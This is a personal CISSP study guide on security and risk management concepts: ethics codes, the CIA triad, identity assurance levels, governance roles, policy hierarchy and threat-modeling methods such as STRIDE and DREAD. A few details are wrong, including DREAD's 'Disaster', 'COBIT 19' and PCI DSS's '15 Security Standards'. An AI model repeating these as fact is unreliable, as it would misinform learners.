CISSP Concepts Guide

Version 1.0

By: Muhammad Waleed Khaliq

Disclaimer

This guide in designed to provide conceptual & relevant knowledge to the readers. The information is collected from different sources while I was preparing for the exam. The agenda behind this guide is to provide precise information and knowledge to reader. This guide is covering extensive amount of information which is usually asked in the exam.

References used in this guide:

1. Sybex CISSP 9th Edition
2. Luke Ahmed SNT
3. Thor Peterson
4. SANS CISSP MGT414
5. Memory Palace by Prashant Mohan
6. Exam Cram
7. Parbh Nair

Contents

Domain 1: Security and Risk management

The (ISC)2® code of ethics canons

1. Protect society, the commonwealth, and the infrastructure
2. Act honorably, honestly, justly, responsibly, and legally
3. Provide diligent and competent service to principals
4. Advance and protect the profession


Computer Ethics:

1. Thou shalt not use a computer to harm other people.
2. Thou shalt not interfere with other people's computer work.
3. Thou shalt not snoop around in other people's computer files.
4. Thou shalt not use a computer to steal.
5. Thou shalt not use a computer to bear false witness.
6. Thou shalt not copy or use proprietary software for which you have not paid.
7. Thou shalt not use other people's computer resources without authorization or proper compensation.
8. Thou shalt not appropriate other people's intellectual output.
9. Thou shalt think about the social consequences of the program you are writing or the system you are designing.
10. Thou shalt always use a computer in ways that ensure consideration and respect for your fellow humans.

Institute of Electrical and Electronics Engineers – Computer Society

The more important points of the IEEE Code of Ethics are summarized as follows:

1. Uphold high standards of integrity, responsible behavior, and ethical conduct in professional activities
2. Hold paramount the safety, health, and welfare of the public
3. Avoid real or perceived conflicts of interest
4. Avoid unlawful conduct
5. Treat all persons fairly and with respect
6. Ensure the code is upheld by colleagues and coworkers



The information is safe from accidental or international disclosure

The information is safe from accidental or intentional modification or alteration

The information is available to authorized users when needed.

Confidentiality is the concept of the measures used to ensure the protection of the secrecy of data, objects, or resources.

- Encryption for data at rest (whole disk, database encryption)
- Encryption for data in transit (IPSec, TLS, PPTP, SSH)
- Access control (physical and technical)

Sensitivity refers to the quality of information, which could cause harm or damage if disclosed.

Discretion is an act of decision where an operator can influence or control disclosure in order to minimize harm or damage.

Criticality The level to which information is mission critical is its measure of *criticality*. The higher the level of criticality, the more likely the need to maintain the confidentiality of the information.

Concealment is the act of hiding or preventing disclosure. Often concealment is viewed as a means of cover, obfuscation, or distraction. A related concept to concealment is *security through obscurity*, which is the concept of attempting to gain protection through hiding, silence, or secrecy.

Secrecy is the act of keeping something a secret or preventing the disclosure of information.

Privacy refers to keeping information confidential that is personally identifiable or that might cause harm, embarrassment, or disgrace to someone if revealed.

Seclusion involves storing something in an out-of-the-way location, likely with strict access controls.

Isolation is the act of keeping something separated from others.

Integrity is the concept of protecting the reliability and correctness of data. Integrity protection prevents unauthorized alterations of data. Like Hashing (data integrity), Configuration management (system integrity), Change control (process integrity), Access control (physical and technical), Software digital signing, Transmission cyclic redundancy check (CRC) functions

- ■ *Accuracy*: Being correct and precise
- ■ *Truthfulness*: Being a true reflection of reality
- ■ *Validity*: Being factually or logically sound
- ■ *Accountability:* Being responsible or obligated for actions and results
- ■ *Responsibility:* Being in charge or having control over something or someone
- ■ *Completeness:* Having all necessary components or parts
- ■ *Comprehensiveness:* Being complete in scope; the full inclusion of all needed elements

Availability means authorized subjects are granted timely and uninterrupted access to objects:

- Redundant array of independent disks (RAID)
- Clustering
- Load balancing
- Redundant data and power lines
- Software and data backups


- Disk shadowing
- Co-location and offsite facilities
- Rollback functions
- Failover configurations

Authenticity is the security concept that data is authentic or genuine and originates from its alleged source.

Nonrepudiation ensures that the subject of an activity or who caused an event cannot deny that the event occurred. Nonrepudiation prevents a subject from claiming not to have sent a message, not to have performed an action, or not to have been the cause of an event.

IAAA

- **Identification** is claiming to be an identity when attempting to access a secured area or system.
- **Authentication** is proving that you are that claimed identity.
- **Authorization** is defining the permissions (i.e., allow/grant and/or deny) of a resource and object access for a specific identity or subject.
- **Auditing** is recording a log of the events and activities related to the system and subjects.
- **Accounting** (aka *accountability*) is reviewing log files to check for compliance and violations in order to hold subjects accountable for their actions, especially violations of organizational security policy.



Identity Assurance refers to the level of confidence a system can have in a user's identity (that they are who they claim to be).

- **Identity Assurance Level 1 (IAL1)** – self assertion. There is no confidence, except that the user has asserted their identity. For example, our website would be considered IAL1 because you (the user) can enter a fictitious name during the registration process and the self-assertion is accepted.
- **Identity Assurance Level 2 (IAL2)** – proof is required. Unlike the previous level, you have to verify your claimed identity somehow. This can be achieved by providing a scanned image

of a government document such as a driver's license, or verifying your address by entering a code into the system that was mailed to your address.

- **Identity Assurance Level 3 (IAL3)** – requires in-person verification. A visit to the front counter, presenting your photo ID to the clerk, and filling out paperwork that is then queried against government or public databases. Additional supporting documents are typically required.


Authenticator Assurance Levels (AAL). This is the level of confidence that the user controls the authenticators (such as passwords, etc.).

- **AAL1** – provides some confidence. A password for example. Can be one or two-factor authentication.
- **AAL2** – provides high confidence. Minimum of two factors must be provided.
- **AAL3** – provides very high confidence. Two factors are required, with the added requirement of a cryptographic key and a physical device (a single device can provide both). When combined with a username/password combination this provides the highest level of confidence in the authentication.

Federation Assurance Level (FAL). This refers to the level of confidence in federated assertions.

- **Credential** – a binding that exists between authenticator and subscriber via identifier.
- **Credential Service Provider** – the entity that collects and manages the credential.
- **Sponsorship** – authorized entity "sponsors" a credential with a credential service provider.
- **Enrollment** – a sponsored user/claimant enrolls for the credentials, includes identity proofing.
- **Credential production** – as the term implies, the credentials are created, including cards, cryptographic keys, digital certificates, etc.
- **Issuance** – disclosing or granting access to the credentials.
- **Credential lifecycle management** – activities including re-issuance, revocation, re-enrollment, expiration, suspension, reinstatement, etc.

Defense in Depth, also known as *layered security*, is the use of multiple controls in a series.



SECURITY LAYERS

DEFENSE IN-DEPTH

1 NETWORK LAYER SECURITY

Firewalls, IDS/IPS, DMZ, Port scanners, network sniffers, patching, vulnerability scanners

PLATFORM LAYER SECURITY 2

Antivirus programs, patching, security specs for systems, access mgmt. & port scanning

3 APPLICATION LAYER SECURITY

Secure coding practices, Web Application firewalls, secure web gateway services.

DATA LAYER SECURITY 4

Encryption, User access and Identity Management, update systems.

RESPONSE LAYER 5 MECHANISM

Security Monitoring, Intrusion detection, recovery.

Data hiding is exactly what it sounds like: preventing data from being discovered or accessed by a subject by positioning the data in a logical storage compartment that is not accessible or seen by the subject.

Security through obscurity is the idea of not informing a subject about an object being present and thus hoping that the subject will not discover the object. In other words, in security through obscurity the subject could access the data if they find it.

Lexical obfuscation deals with renaming classes, fields, and methods, replacing them with new identifiers that lack intuitive meaning. For example, you could replace "salary" simply with the letter "a." Lexical obfuscators can reduce the size of an application. However, care must be taken when lexical obfuscators are implemented because all instances of a name must be replaced with the new identifier. Some standard class names cannot be obfuscated.

Data obfuscation deals with modifying data and data structures in order to hide what the data is used for or what the structures do. Variable modification, array splitting, and bit shifting can all be used to perform data obfuscation.

Control flow obfuscation deals with making an application harder to understand or to decompile. This can be implemented by separating related structures and operations, grouping unrelated structures and operations, inserting unused or irrelevant code, and creating parallel code.
Security boundary is the line of intersection between any two areas, subnets, or environments that have different security requirements or needs. A security boundary exists between a high-security area and a low-security one, such as between a LAN and the internet.

Security governance is the collection of practices related to supporting, evaluating, defining, and directing the security efforts of an organization. Optimally, security governance is performed by a board of directors, but smaller organizations may simply have the chief executive officer (CEO) or chief information security officer (CISO) perform the activities of security governance.


Third-party governance is the system of external entity oversight that may be mandated by law, regulation, industry standards, contractual obligation, or licensing requirements. The actual method of governance may vary, but it generally involves an outside investigator or auditor.

Documentation review is the process of reading the exchanged materials and verifying them against standards and expectations. The documentation review is typically performed before any on-site inspection takes place.

Security function is the aspect of operating a business that focuses on the task of evaluating and improving security over time. To manage the security function, an organization must implement proper and sufficient security governance. Security must be measurable, provide a clear benefit, and have one or more metrics that can be recorded and analyzed.

Alignment of Security Function to Business Strategy, Goals, Mission, and Objectives
Security management planning ensures proper creation, implementation, and enforcement of a ***security policy***. Security management planning aligns the security functions to the strategy, goals, mission, and objectives of the organization. This includes designing and implementing security based on business cases, budget restrictions, or scarcity of resources. One of the most effective ways to tackle security management planning is to use a *top-down approach*. Upper, or senior, management is responsible for initiating and defining policies for the organization. Security policies provide direction for all levels of the organization's hierarchy. It is the responsibility of middle management to flesh out the security policy into standards, baselines, guidelines, and procedures. The operational managers or security professionals must then implement the configurations prescribed in the security management documentation. Finally, the end users must comply with all the security policies of the organization.

FIGURE 1.3 Strategic, tactical, and operational plan timeline comparison



Strategic Plan is a long-term plan that is stable. It defines the organization's security purpose. It defines the security function and aligns it to the goals, mission, and objectives of the organization. It's useful for about five years, if it is maintained and updated annually. A strategic plan should include a risk assessment.

Tactical Plan is a midterm plan developed to provide more details on accomplishing the goals set forth in the strategic plan or can be crafted ad hoc based on unpredicted events. A tactical plan is typically useful for about a year.

Operational Plan is a short-term, highly detailed plan based on the strategic and tactical plans. It is valid or useful only for a short time. Operational plans must be updated often (such as monthly or quarterly) to retain compliance with tactical plans.

Evaluating a third party for your security integration, consider the following processes:

- ***On-Site Assessment*** Visit the site of the organization to interview personnel and observe their operating habits.

- **Document Exchange and Review** Investigate the means by which datasets and documentation are exchanged as well as the formal processes by which they perform assessments and reviews.
- **Process/Policy Review** Request copies of their security policies, processes/procedures, and documentation of incidents and responses for review.
- **Third-Party Audit** Having an independent third-party auditor, as defined by the American Institute of Certified Public Accountants (AICPA), can provide an unbiased review of an entity's security infrastructure, based on Service Organization Control (SOC) reports.

Organizational Roles and Responsibilities


Senior Manager The organizational owner (*senior manager*) role is assigned to the person who is ultimately responsible for the security maintained by an organization and who should be most concerned about the protection of its assets. The senior manager must sign off on all security policy issues.

Security Professional The *security professional*, *information security (InfoSec) officer*, or *computer incident response team (CIRT)* role is assigned to a trained and experienced network, systems, and security engineer who is responsible for following the directives mandated by senior management. The security professional has the functional responsibility for security, including writing the security policy and implementing it.

Asset Owner The *asset owner* role is assigned to the person who is responsible for classifying information for placement and protection within the security solution.

Custodian The *custodian* role is assigned to the user who is responsible for the tasks of implementing the prescribed protection defined by the security policy and senior management.

Auditor An *auditor* is responsible for reviewing and verifying that the security policy is properly implemented, and the derived security solutions are adequate.



Role	Responsibility
Chief information officer (CIO)	Member of executive management responsible for all information technology in the organization.
Chief security officer (CSO)	Member of executive management responsible for all security operations in the organization.
Chief information security officer (CISO)	Member of executive management responsible for all information security aspects of the organization; may work for either the CIO or the CSO.
Chief privacy officer (CPO)	Responsible for ensuring customer, organization, and employee personal data is kept secure and used properly.
Data owner	Senior manager accountable and responsible for a particular classification of data; determines data sensitivity and establishes access control rules for that classification of data. Directs the use of security controls to protect data.
Data custodian	Responsible for day-to-day implementation of security controls used to protect data.
System owner	Senior manager accountable and responsible for a particular system which may process various classifications of data owned by different owners. Directs security controls used to protect systems.
System/security administrator	Responsible for day-to-day implementation of security controls used to protect systems.
Security auditor	Periodically checks to ensure that all security functions are working as expected; audits implementation and effectiveness of security controls.
Supervisor	Responsible for ensuring that users under their supervision comply with security requirements.
Users	Responsible for implementing security requirements at their level, which includes obeying policies and generally using good security hygiene.


Due diligence is establishing a plan, policy, and process to protect the interests of an organization.
Due care is practicing the individual activities that maintain the due diligence effort.

For example:
Due diligence *is developing a formalized security structure containing a security policy, standards, baselines, guidelines, and procedures.*
Due care *is the continued application of this security structure onto the IT infrastructure of an organization.*

TIP

Due Diligence is about knowing and **Due care** is about doing.

Security control frameworks prescribe formalized sets of controls, or security measures, an organization should implement to protect its assets and reduce risk.



Framework	Description
National Institute of Standards and Technology (NIST) Special Publication 800-53	Security control framework promulgated by NIST; mandatory for U.S. federal government use and optional for all others. Consists of detailed security controls spanning areas such as access control, auditing, account management, configuration management, and so on.
International Organization for Standardization (ISO)/ International Electrotechnical Commission (IEC) 27002	Consists of information security controls used internationally and covers areas such as access control, physical and environmental security, cryptography, and operational security; part of the ISO/IEC 27000 series of standards covering information security management systems.
The Center for Internet Security (CIS) Controls	Consists of 18 controls (as of version 8, May 2021) in areas such as inventory and asset control, data protection, secure configuration, vulnerability management, and so on.
COBIT	Set of practices that are used to execute IT governance, including some security aspects. Note that the current version is COBIT 19.
Payment Card Industry (PCI) Data Security Standards (DSS)	Set of technical and operational controls established by the PCI Security Standards Council to protect cardholder data; consists of 15 Security Standards, as of version 3.2.1.


Security policy is a document that defines the scope of security needed by the organization and discusses the assets that require protection and the extent to which security solutions should go to provide the necessary protection. The security policy is an overview or generalization of an organization's security needs. It defines the strategic security objectives, vision, and goals and outlines the security framework of an organization. The security policy is used to assign responsibilities, define roles, specify audit requirements, outline enforcement processes, indicate compliance requirements, and define acceptable risk levels.

Standards define compulsory requirements for the homogenous use of hardware, software, technology, and security controls.

Baseline defines a minimum level of security that every system throughout the organization must meet.

Guideline offers recommendations on how standards and baselines are implemented and serves as an operational guide for both security professionals and users.

Procedure or standard operating procedure (SOP) is a detailed, step-by-step how-to document that describes the exact actions necessary to implement a specific security mechanism, control, or solution.


Policy
Framework
Standard
Procedure
Guideline
Baseline
Policy (Mandatory)
High-level statements of management intent, expectations, and direction
Framework (Mandatory)
An essential supporting structure of code functions and how they interrelate
Standard (Mandatory)
A mandatory requirement, code of practice or specification approved by a recognized external standards organization
Procedure (Mandatory)
Detailed description of the steps necessary to perform specific tasks in conformance with applicable standards
Guideline (Optional)
Recommended practices that are based on industry-recognized secure practices
Baseline (Mandatory)
Set of minimum controls defined for low, moderate, or high impact systems

- **Policy**: Passwords must be changed every 90 days
- **Standard:** Administrators must use Windows Server 2012 R2 as the base operating system
- **Procedures:** Follow these step-by-step instructions to build the server
- **Baseline:** The specific settings for Windows Server 2012 R2 should match those in the CIS Security Benchmark
- **Guidelines:** To create a strong password, use the first letter of every word in a sentence

Threat modeling is the security process where potential threats are identified, categorized, and analyzed. Threat modeling can be performed as a proactive measure during design and development or as a reactive measure once a product has been deployed. In either case, the process identifies the potential harm, the probability of occurrence, the priority of concern, and the means to eradicate or reduce the threat.

NIST Threat Modeling process consists of the following steps :
• **Identify assets**: Identify the assets (e.g., data, systems, networks, people) that need to be protected.
• **Identify threats:** Identify the threats (e.g., malware, unauthorized access, natural disasters) that could potentially impact the assets .
• **Evaluate likelihood:** Assess the likelihood of each threat occurring.
• **Evaluate impact:** Assess the potential impact of each threat on the assets .
• **Prioritize risks:** Prioritize the risks based on the likelihood and impact of each threat .
• **Develop countermeasures:** Develop and implement countermeasures to mitigate the identified risks .
• **Test and validate:** Test and validate the effectiveness of the countermeasures .

Defensive approach to threat modeling takes place during the early stages of systems development, specifically during initial design and specifications establishment.

STRIDE is an acronym standing for the following:
■ ***Spoofing:*** An attack with the goal of gaining access to a target system through the use of a falsified identity. When an attacker spoofs their identity as a valid or authorized entity, they are often able to bypass filters and blockades against unauthorized access.
■ ***Tampering:*** Any action resulting in unauthorized changes or manipulation of data, whether in transit or in storage.
■ ***Repudiation:*** The ability of a user or attacker to deny having performed an action or activity by maintaining plausible deniability. Repudiation attacks can also result in innocent third parties being blamed for security violations.
■ ***Information disclosure:*** The revelation or distribution of private, confidential, or controlled information to external or unauthorized entities.
■ ***Denial of service (DoS):*** An attack that attempts to prevent authorized use of a resource. This can be done through flaw exploitation, connection overloading, or traffic flooding.
■ ***Elevation of privilege:*** An attack where a limited user account is transformed into an account with greater privileges, powers, and access.

PASTA (Process for Attack Simulation and Threat Analysis) focus on developing countermeasure based on asset value.
Stage I: Definition of the Objectives (DO) for the Analysis of Risks
Stage II: Definition of the Technical Scope (DTS)
Stage III: Application Decomposition and Analysis (ADA)
Stage IV: Threat Analysis (TA)
Stage V: Weakness and Vulnerability Analysis (WVA)
Stage VI: Attack Modeling & Simulation (AMS)
Stage VII: Risk Analysis & Management (RAM)

Reduction analysis is also known as *decomposing* the application, system, or environment.

- **Trust Boundaries** Any location where the level of trust or security changes
- **Dataflow Paths** The movement of data between locations
- **Input Points** Locations where external input is received
- **Privileged Operations** Any activity that requires greater privileges than of a standard user account or process, typically required to make system changes or alter security
- **Details about Security Stance and Approach** the declaration of the security policy, security foundations, and security assumptions.

Visual, Agile, and Simple Threat (VAST) is a threat modeling concept that integrates threat and risk management into an Agile programming environment on a scalable basis.

Disaster, Reproducibility, Exploitability, Affected Users, and Discoverability (DREAD) rating system is designed to provide a flexible rating solution that is based on the answers to five main questions about each threat:

- **Damage Potential** How severe is the damage likely to be if the threat is realized?
- **Reproducibility** How complicated is it for attackers to reproduce the exploit?
- **Exploitability** How hard is it to perform the attack?

- **Affected Users** How many users are likely to be affected by the attack (as a percentage)?
- **Discoverability** How hard is it for an attacker to discover the weakness?

TRIKE is an open-source threat modeling methodology that is used when security auditing from a risk management perspective. TRIKE threat modeling is a fusion of two models namely – requirement Model and Implementations Model. The purposes of TRIKE are:

- To ensure that the risk this system entails to each asset is acceptable to all stakeholders
- To be able to communicate its effects to the stakeholders
- Empower stakeholders to understand and reduce the risks to them and other stakeholders implied by their actions within their domains

Irius Risk Another automated threat modeling application which can be integrated into the build/test/deploy process of a software development life cycle. It comes with pre-defined threat modeling templates, NIST/ISO/OWASP compliance reports, extensive diagram components, as well as work flow management. For access control, it even comes with RBAC with fine grained permissions.

SecuriCAD A more modern threat modeling software with the ability to proactively (while considering business function) detect cyber threats and risks to the enterprise architecture. The advantage of SecuriCAD is its holistic assessment of the organization.

MyAppSecurity This is an automated threat modeling software with the ability to scale and secure software development life cycles. It is also a non-bias risk transfer in the sense that a third-party app will perform thread modeling without any sense or allegiance to the organization, they would be neutral in their investigation.

